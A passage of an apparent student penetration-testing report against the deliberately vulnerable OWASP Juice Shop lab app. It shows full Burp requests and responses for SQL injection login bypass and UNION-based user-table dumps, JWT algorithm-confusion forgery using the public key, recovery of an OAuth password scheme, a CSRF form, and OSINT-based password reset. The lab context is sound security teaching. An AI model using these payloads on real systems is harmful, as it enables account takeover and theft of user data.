16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  67MoQDgbBBjAOYh0IyFkUruMcniKtXt0irSxpfrTlpSalcjLGNxxWkrly0z
18 Connection: close
19
20 {
  "email": "\\" or deletedAt IS NOT NULL--",
  "password": "dsds"
}

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 879
8 ETag: W/"36f-HQywCFHlnz87JumjWKaEyJaEDHs"
9 Vary: Accept-Encoding
10 Date: Sat, 07 May 2022 11:32:27 GMT
11 Connection: close
12
13 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwicGFOySI6eyJpZC16MTQsInVzZXJuYWlIjoiIiwizW1haWwIoiJjaHJpcy5waNtlOGp1aWNILXN0Lm9iIiwiicGFzc3dvcmQiOixMGE3ODNiOWVKhTllyTFNjdiM2EyNzY50WYwMDk1iyisInJvbGUoijdxKNob2llciIsImRlbhV4ZVRva2VuIjoiIiivibgFzdExvZ2luSXAxIoiIwljAuMC4wiwiIcHJvZmlsZUlY7wdlIjoiYXNnzXKzL3B1YmxpYy9pbWFnZXVmdXBsb2fkcy9kZWZhdwxOLn22yIsInRvdHTZwNyZXQiOiIiLCJpc0fjdgL2ZSi6dHJ1ZSwiY3JLYXRlZEFOIjoiMjAyMjowNSowNyAwOToyMzoONC410DmgkzAwOjAiIiwidXBXKRYXRlZEFOIjoiMjAyMjowNSowNyAwOToyMzoONC410DmgkzAwOjAiIiwidXBXKRYXRlZEFOIjoiMjAyMjowNSowNyAwOToyMzoONSAxMzggKzAwOjAwIn0sImlhC16MTY1MTKyMzE0OCwiZXhwIjoxNjUxOTyMT04f0.qb3aNzCrdI23zm26Pc0j1GOIOCIPwYKfw5WE4zsSqq9gyj32dVi1wEcOsIh_cx0costkn7Wnd0X6UjYcY4-2C_D02lX1CjfLW6-jrStm9BxgvTSb_arFaNM-BDHRC20fmoURrkS38EdyHrKN6nV09u1YIZidM6akS0xBaJygDU", "bid": 6, "umail": "chris.pike@juice-sh.op"
}

```

- Once again, I was able to trick the system to login with an already deleted account

3.2.3 Explanation of how the evidence included in 3.2 proves that [SFR3] is violated

1. TSF failed to authenticate Chris' and I was successfully able to bypass authentication mechanism which violates this SFR

3.3 [SFR3 - VC3] Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account

3.3.1 Description of penetration testing that was carried out for [SFR3 - VC3]

- I'm going to try to login to `bjoern.kimminich@gmail.com` account bypassing authentication which would demonstrate violation of this SFR

```

Request
Pretty Raw Hex ↻ In ⌂

1 GET /rest/products/search?skip=0&limit=10
2 Host: localhost:3000
3 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, /*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiYnI9.yeyJzdWNjZXNzIiw1ZGF0YSI6eyJpZCI6MTQsInVzXJuYnIjoiIiwzIiMhawIiOjIahUpcySwatI0GplawNLxNGLm5wIiwcGzc3dvcnQiOixME30DNIOWkMTllyTFjNjdgM2EYnZy50WwMDk1YiisInJvbGUoIjdxNbob2llciIsImRlbHV4ZVRva2VUjoiIiwbFzExvZzlusXAIoiIwljAUMcAwIiwcHJvZmlsZUltyWdlIjoiYXNzZXrL3B1YmxpY9pbWFnxMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHTBZWNyZXQiOiiLCJpc0FjdgI2ZSI6dHJ1ZSwiY3JLYXRLZEFOIjoiMjAyMjM0NS0wNyAwOToyMzo0NC41ODMgKzAw0jAwIiwiZGVsZKRlZEFOIjoiMjAyMi0wNS0wNyAwOToyMzo0NS4xMzggKzAw0jAwIn0slnhC16MTY1MTkyNjkSMCwiZXhwIjoxNjUxOTQ00Tkwf0.fkXNlUmItMDQd2v6HD67qHOHp8ezCDOL4x9_vWuOs25HyWg-jj_nKkLXndpKIRfyJSZIxMthQNrbsBNlMcCwtqXcT20Yui24

Response
Pretty Raw Hex Render ↻ In ⌂

{
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
{
  "id":"bjoern.kimminich",
  "name":"bjoern.kimminich@gmail.com",
  "description":"6edd9d726cbdc873c539e41ae8757b8c",
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
}

```

- it is given under the 'Architecture overview' ([owasp juiceshop, 2022](#))

- the system uses OAuth 2.0 to enable user registration via google accounts

- inspecting the `main.js` javascript and searching for OAuth functionality responsible to authorizing logins to gmail account

```

All Products
Elements Console Sources Network Performance Memory Application Security >
: jquery.min.js polyfills.js main.js runtime.js vendor.js main.js:formatted x

368     this.ngZone = l
369   }
370   ngOnInit() {
371     var e = this;
372     this.userService.oauthLogin(this.parseRedirectUrlParams().a
373       const i = btoa(n.email.split("").reverse().join(""));
374       this.userService.save({
375         email: n.email,
376         password: i,
377         passwordRepeat: i
378       }).subscribe((n=>{
379         this.login(n)
380       },
381       (n=>this.login(n))
382     )
383     ,
384     n=>{
385       this.invalidateSession(n),
386       this.ngZone.run(()<
387         k.Z)(function(){
388           return yield e.router.navigate(["/login"])
389         })
390       )
391     )
392     login(e) {
393       var n = this;
394       this.userService.login({
395         email: e.email,
396         password: btoa(e.email.split("").reverse().join(")),
397         oauth: !0
398       }).subscribe(i=>{
399         const r = new Date;
400         r.setHours(r.getHours() + 8),
401         this.cookieService.put("token", i.token, {
402           expires: r
403         },
404         localStorage.setItem("token", i.token),
405         sessionStorage.setItem("bid", i.bid),
406         this.userService.isLoggedIn.next(!0),
407         this.ngZone.run(()<
408           k.Z)(function(){
409             return yield n.router.navigate(["/"])
410           })
411

```

- reveals that password is stored as

```
password: btoa(e.email.split("").reverse().join("") ),  
oauth: !0
```

- *btoa* function encodes strings to base64 (<https://developer.mozilla.org>, 2022)

- *btoa* function simply reverses the email address string
- i.e. *moc.liamg@hcniimmik.nreojb*

4. base64encode the *moc.liamg@hcniimmik.nreojb* (base64encode.org, 2022)

Encode to Base64 format
Simply enter your data then push the encode button.

moc.liamg@hcniimmik.nreojb

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.
LF (Unix) Destination newline separator.
 Encode each line separately (useful for when you have multiple entries).
 Split lines into 76 character wide chunks (useful for MIME).
 Perform URL-safe encoding (uses Base64URL format).
 Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=

3.3.2 Outcomes (evidence) of the penetration testing in 3.3

1. Login with

username = *bjoern.kimminich@gmail.com* and
password = *bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=*

Login

Email *
bjoern.kimminich@gmail.com

Password *
bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=

Forgot your password?

Log in

Remember me

2. this solves this vulnerability challenge

You successfully solved a challenge: Login Bjoern (Log in with Bjoern's Gmail account without previously changing his password, applying SQL injection, or hacking his Google account.)

3.3.3 Explanation of how the evidence included in **3.3** proves that [SFR3] is violated

1. The TSF failed to protect the password generation function which led me to bypass the authentication mechanism and login to Bjoern's gmail account.
2. The TSF policy was violated whereby every user must be successfully authenticated before performing any other task.

4 SFR4 - FIA_UAU.3.1

The TSF shall prevent use of authentication data that has been forged by any user of the TSF.

4.1 [SFR4 - VC1] - Forge an almost properly RSA-signed JWT token

4.1.1 Description of penetration testing that was carried out for [SFR4 - VC1]

- I used linux locate command to find encryption/jwt signature directories

```
(root㉿kali)-[~/home/kali]
└─# locate encryption
          All Products
/usr/lib/python3/dist-packages/minikerberos/protocol/encryption.py
/usr/lib/python3/dist-packages/minikerberos/protocol/_pycache__/_encryption.c
python-39.pyc
/var/lib/docker/overlay2/a59d41c13cc871b86299485e001a06a9bd8248d25cb6283335e
836eefeb9a87/merged/juice-shop/encryptionkeys
/var/lib/docker/overlay2/a59d41c13cc871b86299485e001a06a9bd8248d25cb6283335e
836eefeb9a87/merged/juice-shop/encryptionkeys/jwt.pub
/var/lib/docker/overlay2/a59d41c13cc871b86299485e001a06a9bd8248d25cb6283335e
836eefeb9a87/merged/juice-shop/encryptionkeys/premium.key
/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf
0b8e1eee0e3f/diff/juice-shop/encryptionkeys
/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf
0b8e1eee0e3f/diff/juice-shop/encryptionkeys/jwt.pub
/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf
0b8e1eee0e3f/diff/juice-shop/encryptionkeys/premium.key
```

- navigate to encryption directory and view the contents of the *jwt.pub* file

```
(root㉿kali)-[~/home/kali]
└─# cd /var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf0b8e1eee0e3f/diff/juice-shop/encryptionkeys/jwt.pub
└─# cat jwt.pub
-----BEGIN RSA PUBLIC KEY-----
MIQJAOgBAMjCesR73CmNc3LsLV5E90NsFt6qNiuuz1Q484gbOouleXHFbyTzPQRozgEpSp1whr6d2/c0cf2HE33m5tV0kIxJfM7eqjRMURnH/rmBjctEQ7qzIT5ZQ/ipl33p7G178X5ZMhLNtDkUFU9WaGd1Eb+5nC39wJErwJ5fmGb7j1AgMBAAE=
-----END RSA PUBLIC KEY-----
└─#
```

- install JSON WebToken Attacker in burpsuite extender

The screenshot shows the Burp Suite App Store interface. On the left, there is a list of various extensions, each with a name, rating, popularity, last updated date, and a brief description. The 'JSON Web Token Attacker' extension is highlighted with an orange border. On the right, there is a detailed description of the extension:

JSON Web Token Attacker

JOSEPH - JavaScript Object Signing and Encryption Penetration Helper

This extension helps to test applications that use JavaScript Object Signing and Encryption, including JSON Web Tokens.

Features

- Recognition and marking
- JWS/JWE editors
- (Semi-)Automated attacks
 - Bleichenbacher MMA
 - Key Confusion (aka Algorithm Substitution)
 - Signature Extraction
- Base64url encoder/decoder
- Easy extensibility of new attacks

Author: DennisDefering
Version: 1.0.2
Source: <https://github.com/portswigger/json-web-token-attacker>
Updated: 04 Feb 2022

Rating: **Popularity:**

- copy/paste contents of *jwt.pub* (private key for the juiceshop)as in step 2

Request

Pretty Raw Hex In Out JWS

Header Payload Base64(Signature) Attacker

Available Attacks:

KeyConfusion Load

Format of the public key:
PEM (String)

```
MIGJAoGBAMSCedT73CBNcJSLySE90NqHtqN1UzIQ48gbOulebleXHbyIzPQRozgEpSpwhr6d
ZhfEDm5v0bfjIM7ogjMLRnH/rmBjzETQ7qf15ZQf1pBp7G78X5ZMhLNIDNJFU9WaGdiC+-
wJERmJSfmGb71AgMBAE=
```

Choose Payload:
Public key transformation 02 (0x02)

Update

- click 'update'

5. copy the token from Burp and paste into jwt.io

Request

Pretty Raw Hex In Out JWS

```
1 GET /rest/products/search?q=apple HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: " Not A Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
6 ZGF0Y2g6eyJpZIClWvxdNlcShbLU0iLClbWPbCI6InJzbRckBqd
7 WljZS1nCjC1slnh3N83UK1joiY3V2dg9cZD1LClb1b15L1sDax
8 ZDIw0MSnwQJLCj1b2x1TjoiY3V2dg9cZD1LClb1b15L1sDax
9 he3IPh2phkLWjjo1dW5KZWpVkljixjYvZnLz2UtWfQljljixYNNzZK9zL
10 E2YxpxYySpbFnZWhdXvBb3PhcyskZnZhdwvX0LmZ2ZIsIiRvdHT2NyZKxO
11 jJLClc1OF1g1ZG122S15H1U29cvY3JLYXpFZFO1joiAyHwNSwNSAxHxox
12 Mi0Nly4yCDMuK2AwOjAvIiwlw8kYyRlZEFO1joiAyHwNSwNSAxNDc10d
13 yfH4WfjcgkAv0jAviXiZGwz2KtZEFO1joiAyHwNSwNSAxNDc10d
14 cxLCJ1ehA0jE2ITE4MDLSnP9j_L6as1UVg8NMfFV14oc2jfxt_982FestfKy
15 X0PxFvSjk0wFAW4sg016cHex5_Xruqdw7K2PtcTcBxRKGw3d1sp1SeefZo
16 lABnxMjdDolRyXaeey-FAUU_rSxKzpONQz9Nwran29SJPH6_cLveks50Fyn1
17 chsokx3M
```

sec-ch-ua-mobile: 70

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36

sec-ch-ua-platform: "Linux"

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: http://localhost:3000/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cookie: language=en; welcombanner_status-dismiss;

Response

Pretty Raw Hex Render In Out JWS

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Franc-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 631
8 Etag: W/277-HH0xbyaAhxqWjXc0LNrgLxGKU
9 Vary: Accept-Encoding
10 Date: Fri, 06 May 2022 11:32:58 GMT
11 Connection: close
12
13 {"status": "success", "data": [{"id": 1, "name": "Apple Juice (1000ml)", "description": "The all-time classic.", "price": "11.99", "deluxePrice": "0.99", "image": "apple_juice.jpg", "createdAt": "2022-05-05 13:12:50.028 +00:00", "updatedAt": "2022-05-05 13:12:50.028 +00:00", "deletedAt": "null"}, {"id": 24, "name": "Apple Pomace", "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be >a href='/#recycle'>b>sent back to us</a> for recycling.", "price": "0.89", "deluxePrice": "0.89", "image": "apple_pomace.jpg", "createdAt": "2022-05-05 13:12:50.028 +00:00", "updatedAt": "2022-05-05 13:12:50.095 +00:00", "deletedAt": "null"}]
```

6. - change algorithm from RSA256 to HS256

7. - replace email with rsa_lord@juice-sh.op

Encoded PASTE THE TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYOUT: DATA

```
{
  "status": "success",
  "data": [
    {
      "id": 3,
      "username": "",
      "email": "rsa_lord@juice-sh.op",
      "password": "06b8c5c1922ed4ed62a5449dd209c96d",
      "role": "customer",
      "deluxeToken": "",
      "lastLoginIp": "undefined",
      "profileImage": "assets/public/images/uploads/default.svg",
      "totpSecret": "",
      "isActive": true,
      "createdAt": "2022-05-05 13:12:47.283 +00:00",
      "updatedAt": "2022-05-05 14:58:23.827 +00:00",
      "deletedAt": null
    },
    {
      "id": 16512787971,
      "exp": 1651805971
    }
  ]
}
```

8. convert the private key *jwt.pub* into hex and store it in *jwt-hex.pub*

```
root@kali:~/var/lib/docker/overlay2/a59d41c13ccdb71b8299485e001a06abd8246d25cb628335e836eeefeb9a67/merged/juice-shop/encryptionkeys
└─ cat jwt.pub | xxd -p | tr -d '\n' > jwt-hex.pub
```

9. copy the header.payload from step 7 and private key i.e. *jwt.pub* to compute new hash

header.payload

Plain Text to Compute Hash

Plain Text: eyJ0eXAiOiJKV1QiLCJhbGciOiJFUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNljiwzGF0YSI6eyJpZC16MywidXNlc...
Secret Key: jwt.pub

Enter the Secret Key

RSA PUBLIC KEY:
-----BEGIN RSA PUBLIC KEY-----
MIQJAoGBAM3CosR73CBNCJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbylzPQRozgEpSpiwhr6d2/c0CfZ
HEJ3m5tV0ktxjfM7oqjRMURnH/rmBjcETQ7qzISZQ/iptJ3p7Gi78X5ZMhLNtDkUFU9WaGdiEb+SnC39wjEr
mJSfmGb7ilAgMBAE=-----END RSA PUBLIC KEY-----

Select Cryptographic Hash Function

SHA-256

Output Text Format: Plain Text Base64

Compute Hash

Hashed Output:

CFyoyZ4dIRSS3Ac8EjKmNq2F7zwHkF/uKEsS43a++f0=

10. convert the hash in step 9 into base64url

base64url.com

Transform strings between plain text, base64 and base64 which is safe to use in URL's

Plain Text: CFyoyZ4dIRSS3Ac8EjKmNq2F7zwHkF/uKEsS43a++f0=

Base 64 Encoding: CFyoyZ4dIRSS3Ac8EjKmNq2F7zwHkF/uKEsS43a++f0=

Base 64 URL Encoding: CFyoyZ4dIRSS3Ac8EjKmNq2F7zwHkF_uKEsS43a--f0=

11. Copy the base64url signature from step 10 and replace the signature part in step 7

The screenshot shows the JWT.io interface. On the left, under 'Encoded' (PASTE A TOKEN HERE), a long base64url string is displayed. On the right, under 'Decoded' (EDIT THE PAYLOAD AND SECRET), the JSON payload is shown:

```

HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "HS256"
}

PAYLOAD: DATA
{
  "status": "success",
  "data": {
    "id": 9,
    "username": "",
    "email": "rsa_lord@juice-sh.op",
    "password": "66b0c5c1922ed4ed62a5449dd209c96d",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage": "assets/public/images/uploads/default.svg",
    "topSecret": "",
    "isActive": true,
    "createdAt": "2022-05-05 13:12:47.283 +00:00",
    "updatedAt": "2022-05-05 14:58:23.027 +00:00",
    "deletedAt": null
  },
  "iat": 1651787971,
  "exp": 1651805971
}
  
```

4.1.2 Outcomes (evidence) of the penetration testing in 4.1

1. copy the updated token from step 11 and replace in step 7 and 'send' the request again

The screenshot shows a Postman request-response session. The 'Request' tab shows a GET request to /rest/products/search?name=apple. The 'Response' tab shows a successful HTTP/1.1 200 OK response with the following JSON payload:

```

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1,000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2022-05-05 13:12:50.028 +00:00",
      "updatedAt": "2022-05-05 13:12:50.028 +00:00",
      "deletedAt": null
    },
    {
      "id": 24,
      "name": "Apple Pulp",
      "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be re-used after recycling.",
      "price": 0.89,
      "deluxePrice": 0.89,
      "image": "apple_pressings.jpg",
      "createdAt": "2022-05-05 13:12:50.035 +00:00",
      "updatedAt": "2022-05-05 13:12:50.035 +00:00",
      "deletedAt": null
    }
  ]
}
  
```

2. the request was once again successful with a forged signature

4.1.3 Explanation of how the evidence included in 4.1 proves that [SFR4] is violated

1. **Violation of SFR4** - The TSF failed to detect forged signature and successfully queried the database hence undermining the 'integrity' and 'non-repudiation' of the system.

4.2 [SFR4 - VC2] - Log in with the (non-existing) accountant without ever registering that user

4.2.1 Description of penetration testing that was carried out for [SFR4 - VC2]

1. navigate to the login page of juiceshop localhost:3000/#/login

- I used ' as email and *Password* as password to login

2. capture this login request in burpsuite and send it to the Repeater, I get error as email is not validated

```

Request
Pretty Raw Hex ⌂ ⓘ ⓘ
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 35
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  9eDy7jKQ68RXpLgk1BydRzFxUrUwcvTzizSMef7rdazMjbw3ZvV2El
  0Wx5Pq
18 Connection: close
19
20 {
  "email": "'",
  "password": "Password"
}

Response
Pretty Raw Hex Render ⌂ ⓘ ⓘ
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Thu, 05 May 2022 19:13:42 GMT
9 Connection: close
10 Content-Length: 1155
11
12 {
13   "error": {
14     "message": "SQLITE_ERROR: near \\"dc647eb65e6711e155375218212b3964\\": syntax error",
15     "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \\"dc647eb65e6711e155375218212b3964\\": syntax error\n  at Query.formatError (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\n  at Query._handleQueryResponse (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n  at afterExecute (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\n  at Statement,errBack (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",
16     "name": "SequelizeDatabaseError",
17     "parent": {
18       "errno": 1,
19       "code": "SQLITE_ERROR",
20       "sql": "SELECT * FROM Users WHERE email = '' AND password = 'dc647eb65e6711e155375218212b3964' AND deletedAt IS NULL"
21     },
22     "original": {
23       "errno": 1,
24       "code": "SQLITE_ERROR"
25     }
26   }
27 }


```

3. craft a UNION SELECT statement utilising the Users table schema exfiltrated in step 1 of 1.4

4.2.2 Outcomes (evidence) of the penetration testing in 4.2

- I used Union select statement to register a user `acc0unt4nt@juice-sh.op` with forged authentication data

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/rest/user/login`. The response is a 200 OK with a large JWT token in the `authentication` field.

```

Request
Pretty Raw Hex ⌂ ⌃ ⌄ ⌅

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 451
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dissmiss; continueCode=
  9eDy7jKO68RXpLgk1BYdRzFxURwcvTzizSMEf7rdazMjbw3ZvV2El
  OWx5Pq
18 Connection: close
19
20 {
  "email": "acc0unt4nt@juice-sh.op"
  "password": "Password"
}

Response
Pretty Raw Hex Render ⌂ ⌃ ⌄ ⌅

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 813
8 ETag: W/"32d-ic7ynH0kZnlk0Kn0WqgSc7e3RJ8"
9 Vary: Accept-Encoding
10 Date: Thu, 05 May 2022 19:17:13 GMT
11 Connection: close
12
13 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMi
      OiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTUsInVzZXJuYWlIj
      oiIiwiZWlhaWwiOiJhY2MwdWS0NG50QGplawNlXN0Lm9wIiwi
      cGFzc3dvcmQiOiiXhMjMONSIisInJvbGUiOijhY2Nvdw50aW5nIi
      w1ZGVsdXhlVG9rZW4i01IxMjMiLCJsYXNOTG9naW5jC161jEu
      M142LjQ1LCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRL3B1YmxpYy
      9pbWFnZXMdXKbsb2Fkcy9kZWZhdxOlNh22yIsInRvdHBTZWNy
      ZXQioiilLCJpc0fjdGlZ2ZSI6dHj1ZSw1Y3JlYXRlZEFOijoimT
      K5OS0wOC0xNlAxNdxNdxOoms42ND0gKzAw0jAwIiwdx8kYXRL
      ZEF0ijoimTk5OS0wOC0xNlAxNdxMz0oMS45MzAgKzAw0jAwIi
      w1ZGVsZXRLZEF0ijpudwxsfsWiawFOIioxNjUxNz4MjMzLCJl
      eHAiojE2NTEx0TYyMzN9.yg7MxiJkn8fGf7qeddkvZ_tEij0
      wQ4U8bDFyK0sa8UiGkQQN-A3ZgIu28yJYbkQeqAF20l96whuFG
      2qB64UuCKYWoal92c0ZTLZvngxdiTzgpybpXd_vKSPNrpgiH
      MotTyRCgUg6Fefd3U87kWQkkHmCHLy01ULrSlpMg",
    "bid": 6,
    "umail": "acc0unt4nt@juice-sh.op"
  }
}

```

4.2.3 Explanation of how the evidence included in 4.2 proves that [SFR4] is violated

- step 1 of 4.2.2 handed out a valid JWT token

:. the TSF failed to prevent the establishing of session with forged authentication data

4.3 [SFR3 - VC3] Perform a persisted XSS attack bypassing a client-side security mechanism

4.4 [SFR3 - VC4] Perform a persisted XSS attack bypassing a server-side security mechanism

5 SFR5 - FIA_UAU.3.2

The TSF shall prevent use of authentication data that has been copied from any other user of the TSF.

5.1 [SFR5 - VC1] Change the name of a user by performing Cross-Site Request Forgery from another origin

5.1.1 Description of penetration testing that was carried out for [SFR5 - VC1]

1. register a test user `test@test.com`, set its username to `test`

```

User Profile
Email: test@test.com
Username: test
Set Username

Elements Console Sources Network Performance Memory Application Security
<div class="mdl-card__supporting-text mdl-grid mdl-grid--no-spacing">
  <div class="mdl-cell mdl-cell--12-col" style="color: #FFFFFF; font-size: 24px; line-height: 32px; margin-top: 16px; margin-bottom: 16px; font-weight: 400;">User Profile</div>
  <div class="mdl-cell mdl-cell--6-col-desktop mdl-cell--12-col-tablet mdl-cell--12-col-phone">
    <form action="/profile" method="post" style="width: 90%; margin-right: auto; margin-left: auto;">
      <div class="form-group"></div>
      <div class="mdl-textfield mdl-js-textfield mdl-textfield--floating-label has-placeholder is-dirty-is-upgraded" style="width: 100%; data-upgradeable=.MaterialTextfield">
        <input class="form-control mdl-textfield__input" id="username" type="text" name="username" value="test" style="color: #FFFFFF; placeholder="e.g. SuperUser" aria-label="Text field for the username" />
        <label class="mdl-textfield__label" for="username" style="color:>
      
```

- This `test` user is going to be the victim of the CSRF attack
- Inspecting username field, tells that the the value is stored in `value` parameter
- I'm going to change it's username from `test` to `CSRF`

2. navigate to `htmledit.squarefree.com` to create a username change request

```

<html>
<body>
<form action="http://localhost:3000/profile" method="POST">
  <input type="hidden" name="test" value="CSRF"/>
  <input type="submit" value="Set Username"/>
</form>
</body>
</html>

```

- click 'Set Username'

5.1.2 Outcomes (evidence) of the penetration testing in 5.1

1. refresh the browser for the instance in which user is logged in, the updated username `CSRF` appears



5.1.3 Explanation of how the evidence included in 5.1 proves that [SFR5] is violated

1. The TSF failed to maintain integrity of user data and a non-admin user changed the username for *test@test.com* from *test* to *CSRF* using Cross Site Forgery from a different origin

6 SFR6 - FMT_MSA.1.1

The TSF shall enforce the access control SFP(s), to restrict the ability to change, and delete the security attributes username and user password to admin users.

1. Hierarchical to: No other components.

2. Dependencies:

- [FDP_ACC.1 Subset access control, or
- FDP_IFC.1 Subset information flow control]
- FMT_SMR.1 Security roles
- FMT_SMF.1 Specification of Management Functions

- FMT_MSA.1.1 The TSF shall enforce the [assignment: access control SFP(s), information flow control SFP(s)] to restrict the ability to [selection: change_default, query, modify, delete, [assignment: other operations]] the security attributes [assignment: list of security attributes] to [assignment: the authorised identified roles].

6.1 [SFR6 - VC1] Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

6.1.1 Description of penetration testing that was carried out for [SFR6 - VC1]

1. navigate to the forgot password page and enter Bjoern's email as *bjoern@owasp.org*


2. Next, the form seeks the name of favourite pet? I do not know the answer to this question
3. so, I use Open Source Intelligence to find clues about Bjoern's favourite pet's name
4. find the Bjoern's twitter account

↳ <https://twitter.com/bkimminich/status/1441659996589207555>

- the Cat's name is Zaya

5. enter *newpass* as new password and repeat password fields, click 'change'

6. hence this challenge is solved and the password is reset to *newpass*



6.1.2 Outcomes (evidence) of the penetration testing in 6.1

- run the query in burpsuite to fetch new hash of Bjoern's password

Request

```
Pretty Raw Hex ⌂ ln ⌂
1 GET /rest/products/search?q=apple')%20union%20select%20id,email,username,password,role,6,7,8,%20from%20Users-- HTTP/1.1
2 Host: localhost:3000
